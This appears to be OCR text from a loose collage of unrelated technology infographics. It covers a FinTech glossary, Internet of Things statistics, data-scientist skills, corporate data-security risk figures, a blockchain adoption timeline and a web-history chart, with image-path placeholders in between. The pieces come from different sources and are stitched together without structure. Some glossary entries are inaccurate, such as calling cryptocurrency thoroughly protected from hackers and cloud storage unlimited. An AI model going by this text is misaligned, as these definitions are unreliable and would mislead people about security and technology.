
AI can make the smart grid smarter and reduce the need for **utilities** to add power plants



McKinsey&Company



presented by barchart OnDemand
FinTech Glossary
APIs
Application Programming Interface. Software that allows two different sources to communicate with each other instantly.
ANALYTICS
The tool used to measure patterns or trends in data.
AWS
Amazon Web Services. A division of Amazon that provides cloud-based infrastructure for businesses.
BENCHMARK
A point at which activity and performance are measured and compared.
BITCOIN
A new form of independent currency that is held completely virtually.
BOOTSTRAP
An individual or group starting a new business venture with a minimal amount of seed investment or capital.
CLOUD
A virtual infrastructure that holds an unlimited amount of data and information.
BIG DATA
An enormous supply of data, and often the analysis of such data.
CRYPTOCURRENCY
Virtual currency that is thoroughly protected from hackers.
COGNITIVE COMPUTING
Self-learning computer systems that attempt to mimic human thinking using data mining, pattern recognition and natural language processing.
CROWDFUNDING
Projects that are funded by the public.
BLOCKCHAIN
A record of all public bitcoin transactions updated in real-time.
DATA
Information used to analyze or evaluate a possible outcome or trend.
DISRUPTIVE INNOVATION
The establishment of a new market, product or service that disturbs a pre-existing market or status quo.
DATABASE
A program that allows you to organize your information in an efficient manner on one platform.
DIGITAL NATIVE
Young people who have grown up with the availability and use of digital technology.
FINTECH
A buzzword referring to financial technology.
FINNOVATION
A buzzword referring to financial innovation.
HIGH-SPEED NETWORKS
Networks that transfer data in milliseconds.
HOSTING
A company that provides physical infrastructure for a website, application or software.
INNOVATION
When technology leads to new ideas, products or services that improve upon the status quo.
ONLINE BANKING
Having the ability to complete transactions, withdrawls or money transfers on your web or mobile device.
HACKATHON
An event for developers that consists of uninterrupted coding. Winners are usually determined by a panel, the public or their peers.
ONLINE LENDING
Peer-to-peer money transfers online that don't require a bank.
INCUBATOR
When a firm mentors a business, usually a startup, through developmental stages.
INTERNET OF THINGS
A proposed development of the Internet in which everyday objects have network connectivity, allowing them to send and receive data.
PAYMENT GATEWAY
A service provider that facilitates credit card transactions for online businesses.
MOBILE TECHNOLOGIES
Technology that you can access on your mobile device.
IT MANAGEMENT
Managing a firm's information technology resources.
SAAS
Software As A Service. On-demand delivery of software to a user (such as by subscription).
SOCIAL MEDIA
Online websites or mobile applications that allow users to interract with one another through digital networking.
MARKET DATA
Prices, values and reference information for financial instruments like stocks, bonds, currencies, futures and commodities.
STARTUP
A newly established firm, usually under 50 employees, that has not yet achieved massive market share or growth.
STORAGE
The amount of memory and information a system can hold. With the cloud, storage is considered unlimited.
ROBO-ADVISOR
Financial advisement provided by a computer-based system.



servicemax
12 Facts You Need to Know About The INTERNET of THINGS
01
2018
96%
of senior business leaders plan to use IoT in the next 3 years.
- Wired
02
30%
of c-level execs believe IoT will unlock new revenue from existing products/ services.
- The Economist
03
94%
of businesses have already seen a return on their investments in IoT.
- CMO.com
04
"...IoT will have the biggest impact in customer service and support..."
- The Economist
05
The IoT will lead to a 25% reduction in asset maintenance costs and 35% reduction in downtime.
- U.S. Department of Energy
06
$970
will be saved per year per fleet vehicle
- Cisco
07
38%
of businesses believe IoT will have a major impact over the next 3 years.
- The Economist
08
$41 trillion
will be spent over the next 20 years for infrastructure upgrades.
- Intel
09
IoT could add $10-15 TRILLION to the global GDP.
- GE
10
Because of the IoT there will be 22x more data traffic by 2020
- Freescale
11
0.06%
of things that could be connected actually were in 2014.
- Baseline Magazine
12
40%
of all data generated by 2020 will come from connected sensors.
- Frost & Sullivan




INSIDE A DATA SCIENTIST BRAIN
DATA & TECHNICAL SKILL
SUBJECT MATTER
MATH & STATISTICS KNOWLEDGE
EXPERTISE
PROBLEM SOLVING
COLLABORATION & COMMUNICATION
CURIOSITY
CREATIVITY & STORYTELLING
HARD SKILLS
SOFT SKILLS
Ekimetrics.
Brighter decisions
www.ekimetrics.com


Figure 1. Digital reality in the marketplace

As technology develops, we move even closer to our data with the disintermediation of hardware and interfaces. Six specific developments are paving the way for the mass adoption of digital reality.




Sources: Deloitte analysis; *International Data Corp., *Worldwide Semiannual Augmented and Virtual Reality Spending Guide*, October 28, 2017; spending line is representative.

Deloitte Insights | Deloitte.com/insights



Source: Forbes
Shared via @cloudpreacher


IS YOUR COMPANY AT RISK?
74%
of companies have
OVER 1,000 STALE SENSITIVE FILES
21%
of all files are
NOT PROTECTED
in any way
41%
of companies have over 1,000 sensitive files including credit card numbers and health records
LEFT UNPROTECTED
65%
of companies have over 500 users who are
NEVER PROMPTED TO CHANGE THEIR PASSWORDS
69%
of organizations
DON'T BELIEVE
the threats they're seeing can be blocked by their anti-virus software

Defining Blockchain

A distributed ledger technology

Blockchain is a cryptographic, or encoded ledger – a database of transactions in the form of blocks arranged in a chain. These are validated by multiple users through consensus mechanisms (such as proof-of-work in Bitcoin mining) shared across a public or private network.

Blockchain technology could cut banks' infrastructure costs for cross-border payments, securities trading, and regulatory compliance

Potential benefits of Blockchain technology for the financial services industry

- Reduce costs of overall transactions and IT infrastructure
- Irrevocable and tamper-resistant transactions
- Reduction in systemic risks (eliminate credit and liquidity risks)
- Consensus in a variety of transactions
- Ability to store and define ownership of any tangible or intangible asset
- Increased accuracy of trade data and reduced settlement risk
- Near-instantaneous clearing and settlement
- Improved security and efficiency of transactions
- Enabling effective monitoring and auditing by participants, supervisors, and regulators

2009-2012: Foundation days

- Emergence of Bitcoin based on a paper by Satoshi Nakamoto
- On January 3, 2009, the Genesis block was mined
- Experimental and limited to cryptographic community
- Blockchain as the backbone of Bitcoin

2012-2014: Moving beyond the cryptographers

- Rise of Bitcoin exchanges
- Mixed response to Bitcoin as it struggles with money laundering and criminal activity, but also gains acceptance across some online retail stores among others
- Rise of Bitcoin- based startups
- Bitcoin price surged to US$1,000
- Blockchain gains attention of financial services firms (begins internal trials)

2014-2015: Blockchain buzz years

- Blockchain, the underlying technology behind Bitcoin, gets serious attention and investment from financial services firms, regulators, and VCs
- Explosion of use cases within BFSI
- Announcement of consortiums to accelerate adoption, innovation, and common standards
- Banks experiment with their versions of cryptocurrencies
- Global service providers and technology companies put their weight behind Blockchain

2016-2017: Crossing the chasm


- The next two years are critical for Blockchain technology to demonstrate sustainable value and show adoption beyond proofs of concept by FS firms
- Startups backed by VC funding and consortiums need to show results to justify the large sums of funding and/or investment of time and resources
- Scalability and throughput issues need to be solved for the Blockchain technology to cross the chasm to mainstream adoption


2018-2020: Adoption movement


- Consortiums will be instrumental in defining protocols and common standards to facilitate widespread adoption
- Regulatory bodies likely to play a key role in facilitating adoption while ensuring compliance
- Explosion of use cases beyond BFSI
- IT service providers likely to accelerate investments to build capabilities around Blockchain technology implementation
- Rise of IPOs and Unicorns in the Blockchain startup ecosystem

2020 & beyond: Accelerated adoption

- Blockchain will gain adoption within and beyond BFSI, leading to new business models at the intersection of advanced analytics, IoT, and Blockchain based smart contracts
- Blockchain is referenced in two major shifts expected to occur in the nearest future, according to a report by World Economic Forum: The first tax collected by government using the Blockchain technology by 2023. The second one is storing more than 10% of global gross domestic product in Blockchains by 2027
- Banks' infrastructure costs for cross-border payments, securities trading, and regulatory compliance reduced by US$15-20 billion a year from 2022, according to a recent report by Spanish bank Santander


The History of the Web
Application Complexity
Decentralized, Private
and Secure
Informative and
Interactive
Web 3.0
User Centric
Basic HTML, e-mails
.HTML
Web 2.0
Information
Centric
Web 1.0
1990
2000
2020
Timeline
101 Blockchains
Created by 101blockchains.com

